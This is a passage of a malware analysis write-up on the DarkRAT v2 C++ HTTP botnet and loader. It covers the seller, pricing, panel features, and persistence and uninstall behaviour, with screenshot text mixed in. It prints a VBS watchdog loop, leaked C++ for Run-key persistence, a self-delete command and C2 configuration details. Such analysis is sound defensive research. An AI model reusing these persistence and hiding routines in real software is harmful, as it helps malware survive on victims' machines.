
DarkRat v2.2.0

github.com/albertzsigovits/malware-writeups/blob/master/DarkRATv2/README.md

albertzsigovits



albertzsigovits/**malware-writeups**

Personal research and publication on malware families

master

malware-writeups/DarkRATv2/README.md

Cannot retrieve contributors at this time

Technical synopsis of a *C++ Native HTTP Botnet and Loader*

Description

Darkrat was first found being advertised on HF and is described by the creator as:

```
Darkrat is designed as a HTTP loader, it is coded in C++ with no
dependency, the Current bot is design for the Windows API! this means,
*DarkRat* has no Cross Platform Support.
```

This HTTP loader - in reality - acts more like a bot controller.

Disclaimer


The developer also puts out a small disclaimer in order to avoid potential litigation:
This is often seen with other RATs.

```
I, the creator, am not responsible for any actions, and or damages, caused by this
software.
You bear the full responsibility of your actions and acknowledge that this software
was created for educational purposes only.
This software's main purpose is NOT to be used maliciously, or on any system that
you do not own, or have the right to use.
By using this software, you automatically agree to the above.

Copyright (c) 2017-2019 DarkSpider
Permission is hereby granted, free of charge, to any person obtaining a copy of this
software and associated documentation files (the "Software"), to deal in the
Software without restriction, including without limitation the rights to use, copy,
modify, merge, publish, distribute, sublicense, and/or sell copies of the Software,
and to permit persons to whom the Software is furnished to do so, subject to the
following conditions:

The above copyright notice and this permission notice shall be included in all
copies or substantial portions of the Software.

THE SOFTWARE IS PROVIDED "AS IS", WITHOUT WARRANTY OF ANY KIND, EXPRESS OR IMPLIED,
INCLUDING BUT NOT LIMITED TO THE WARRANTIES OF MERCHANTABILITY, FITNESS FOR A
PARTICULAR PURPOSE AND NONINFRINGEMENT. IN NO EVENT SHALL THE AUTHORS OR COPYRIGHT
HOLDERS BE LIABLE FOR ANY CLAIM, DAMAGES OR OTHER LIABILITY, WHETHER IN AN ACTION OF
CONTRACT, TORT OR OTHERWISE, ARISING FROM, OUT OF OR IN CONNECTION WITH THE SOFTWARE
OR THE USE OR OTHER DEALINGS IN THE SOFTWARE.
```

Then my question is: why is it only advertised on underground cybercrime forums?

The developer

The dev uses the moniker `Darkspider` on both HF and both in the compiled executables pdb path.
Crawling through Darkspider's posts on HF, there seems to be some clue to his german/austrian/swiss origin:




```
1>All 5 functions were compiled because no usable IPDB/IOB
1>Codegenerierung ist abgeschlossen.
1>hvnctest.vcxproj -> C:\Users\darkspider\source\repos\hvnctest\Release\hvnctest.exe
1>Erstellen des Projekts hvnctest.vcxproj beendet.
========== Alles neu erstellen: 1 erfolgreich, 0 fehlerhaft, 0 übersprungen ==========
```

```
#include <Windows.h>
#include <stdio.h>

//Create a new desktop or open an existing one
HDESK CreateHiddenDesktop(CHAR* desktop_name)
{
    CHAR explorer_path[MAX_PATH];
```

hvnctest.cpp
hvnctest
(Globaler Gültigkeitsbereich)
darkdesk
Win7 (FireWall off Chrome Installed) [wird ausgeführt] - Oracle VM VirtualBox


The dev is also present on Discord and has a channel where he announced milestones regarding his RAT:



DarkSpiderORIGIИAL

DarkSpiderORIGIИAL


This is the beginning of your direct message history with @DarkSpiderORIGIИAL.



darkrat_http

Welcome to the beginning of the **#darkrat_http** channel.

19:13 DarkSpiderORIGINAL Thanks @ @Young Moloch for this Fancy look (edited)



Here are your Raw addresses

https://pastebin.com/raw/GRRsQEBd
https://pastebin.com/raw/Zu5fuc7e

☑ Hide
☑ Enable Startup
☑ Extreme Obfuscate

Current file: None

This key must be the same as in the config.php


otO3BA0&_YwGh5y966sfpW#mC_uIRMV# Generate

Here are your Raw addresses

https://pastebin.com/raw/9tthBC3X
https://pastebin.com/raw/th8AkCjJ

☑ Hide
☑ Enable Startup (Not Recommended) to Startup your Payload use DarkRATLoader
☑ Extreme Obfuscate
□ Enable Debug (Only for Testing)

Request Interval: 5 ☑ Minutes □ Secounds



DarkRat Native

Online Bots 0

Global Bots 8

Dead Bots 0

Bots seen in last
12 Hours 0
24 Hours 0
7 Days 2

SN	17 Oct
IT	12 Oct
SN	8 Oct
SN	5 Oct
SN	5 Oct
CI	5 Oct
CI	5 Oct
US	5 Oct

PRO-ONE-601
MARS-PC
HP-PC
DESKTOP-8I4CH8E
ELIZINA-PC
DESKTOP-UBI3HQG
YANK-PC
DESKTOP-830F7RJ

Pricing, forums, seller

Darkspider offers 3 packages that customers can potentially choose from:


> - Basic/GOLD: unlimited
> - Source Version: There is unfortunately only two version available because I can not give any development support (8/10 SOLD)
> - Private Versions: On Request

The dev also sells source versions which means DarkRatv2 is potentially being re-selled by other individuals too.

Relation to other families

Interesting enough to note that the main description of DarkRAT is basically a copy-paste of AbSent-Loader's description. As we will see with the inner workings, clearly, the developer took a lot of ideas and inspiration from both:
https://github.com/Tlgyt/AbSent-Loader
https://github.com/zettabithf/LiteHTTP

Just recently, a new Botnet was also announced on HF: it has unmistakable ties to DarkRATv2. I will try to keep track all of the different 'forks' of DarRAT, since it's really favored in cybercrime rings:



Here's a customized DarkRATv2 panel, called GRS:


Login

GRS Command & Control


Additional documentation:


The developer maintains a DarkRAT manual on:
http://darktools.me/docs/
http://wsyl2u7uvfml6p7p.onion/docs/

Also it's possible to gain additional insights into the workings of the panel by browsing to README.md on a C2 server:



microsoftpairityservice.biz/README.md





~~~~
## Config Example

```php
<?php

$pdo = new PDO('mysql:host=localhost;dbname=darkrat', 'username', 'password');
```



## Build a Bot

- Create a License file named "darkrat.lic" and enter your License Key.
- Create a file named "config.json" and enter your Gate Settings

## Shortnames:
- ek  =  Encryption Key (Lenght 32)
- pu  =  Pastebin URL OR Direct Encrypted URL
```json
{
"pu": "keRwrh9WFcNrWnCLM96VuBRRMCYg/UPgRTb09A=="
 }
```
- mux =  A Random Mutex
- sup =  Startup true/false
- ri  =  Request Interval in secounds
- pre =  Running Persistence true/false
- st  =  Spread Tag
- ua  =  User Agent for Post Requests
- pn  =  Some Example for DarkRat Developers
~~~~

Features

Panel

> Template System based on Smarty
> Dynamic URL Routing
> Multi User Support
> Plugin System
> Statistics of Bots & online rates
> Advanced Bot Informations
> Task Tracking
> Task Geo Targeting System
> Task Software Targeting System (for .net software)

Bot 2.2.0


> Running Persistence
> Startup Persistence
> Installed hidden on the FileSystem
> Download & Execute
> Update
> Uninstall
> Custom DLL Loading
> Direct Connect or RAW forwarder (Like pastebin/gist also supported own plain/raw sites)
> AV detection

Included Plugins

> Botshop with autobuy Bitcoin API
> Alpha version of a DDOS (NOT STABLE)
> Examples

Functionalities

Execution flow



Process tree

bot.exe "C:\Users\Administrator\AppData\Local\Temp\bot.exe" 2436

cmd.exe "C:\Windows\System32\cmd.exe" /C start C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\00jXHoo... 2660

00jXHoowyD.exe C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\00jXHoowyD.exe 2952

cmd.exe "C:\Windows\System32\cmd.exe" cmd.exe /k start C:\Users\Administrator\AppData\Roaming\Microsoft\Wind... 952

wscript.exe "C:\Windows\System32\WScript.exe" "C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\00jX... 2388

Running Persistance


Command: `cmd.exe /k start %APPDATA%\Microsoft\Windows\00jXHoowyD.vbs:`

```
Do
sComputerName = "."
Set objWMIService = GetObject("winmgmts:\\" & sComputerName & "\root\cimv2")
sQuery = "SELECT * FROM Win32_Process"
Set objItems = objWMIService.ExecQuery(sQuery)
Dim found
found = "false"
For Each objItem In objItems
If objItem.Name = "00jXHoowyD.exe" Then
found = "true"
End If
Next
If found = "false" Then
Dim objShell
Set objShell = WScript.CreateObject("WScript.Shell")
objShell.Run("C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\00jXHoowyD.exe
 > Nul ")
Set objShell = Nothing
End If
WScript.Sleep 1000
Loop
```

The vbs file provides periodic checks to ascertain whether the process is running in the background or not.

Startup Persistance

API: `RegSetValueExA`
Key: `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\WinSystem32`
Value: `C:\Users\user\AppData\Roaming\Microsoft\Windows\00jXHoowyD.exe`



HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
☑ WinSystem32 c:\users\thehive\appdata\roaming\microsoft\windows\dkapmlnfwu.exe


Tries to be shady by calling itself WinSystem32.
The Run key points to the following location on the file system.

Leaked source:

```
void addstartup()
{
        TCHAR path[100];
        GetModuleFileName(NULL, path, 100);
        HKEY newValue;
        RegOpenKey(HKEY_CURRENT_USER,
"Software\\Microsoft\\Windows\\CurrentVersion\\Run", &newValue);
        RegSetValueEx(newValue, "System32", 0, REG_SZ, (LPBYTE)path, sizeof(path));
        RegCloseKey(newValue);
}
```

Installed hidden on the FileSystem

`\AppData\Roaming\Microsoft\Windows\00jXHoowyD.exe`
or
`\AppData\Roaming\WinBootSystem\WinBootSystem.exe`



Computer ▸ Local Disk (C:) ▸ Users ▸ thehive ▸ AppData ▸ Roaming ▸ Microsoft ▸ Windows ▸
Include in library ▾
Share with ▾
New folder

Name	Date modified	Type	Size
Cookies	07/05/2019 11:09	File folder	
IECompatCache	15/11/2018 14:41	File folder	
IETldCache	15/11/2018 14:41	File folder	
Libraries	15/11/2018 14:58	File folder	
Network Shortcuts	14/07/2009 02:35	File folder	
Printer Shortcuts	14/07/2009 02:35	File folder	
PrivacIE	15/11/2018 14:41	File folder	
Recent Items	13/06/2019 13:13	File folder	
SendTo	15/11/2018 16:10	File folder	
Start Menu	15/11/2018 14:58	File folder	
Templates	14/07/2009 02:35	File folder	
Themes	15/11/2018 14:15	File folder	
BZUZiAsSIw.exe	08/07/2019 09:52	Application	406 KB
BZUZiAsSIw.vbs	15/07/2019 12:35	VBScript Script File	1 KB

Being hidden means the executable is just put into %APPDATA% under the Windows folder.

Uninstall

```
cmd.exe /C ping 127.0.0.1 -n 1 -w 3000 > Nul & Del /f /q "%s"
```




```
{
  struct _PROCESS_INFORMATION ProcessInformation; // [esp+0h] [ebp-370h]
  struct _STARTUPINFOA StartupInfo; // [esp+10h] [ebp-360h]
  CHAR Filename; // [esp+58h] [ebp-318h]
  CHAR CommandLine; // [esp+160h] [ebp-210h]

  sub_409B50("wscript.exe");
  memset(&StartupInfo, 0, 0x44u);
  ProcessInformation = 0i64;
  GetModuleFileNameA(0, &Filename, 0x104u);
  sub_409510(&CommandLine, 520, "cmd.exe /C ping 127.0.0.1 -n 1 -w 3000 > Nul & Del /f /q \"%s\"", &Filename);
  CreateProcessA(0, &CommandLine, 0, 0, 0, 0x8000000u, 0, 0, &StartupInfo, &ProcessInformation);
  CloseHandle(ProcessInformation.hThread);
  return CloseHandle(ProcessInformation.hProcess);
}
```

Leaked source:

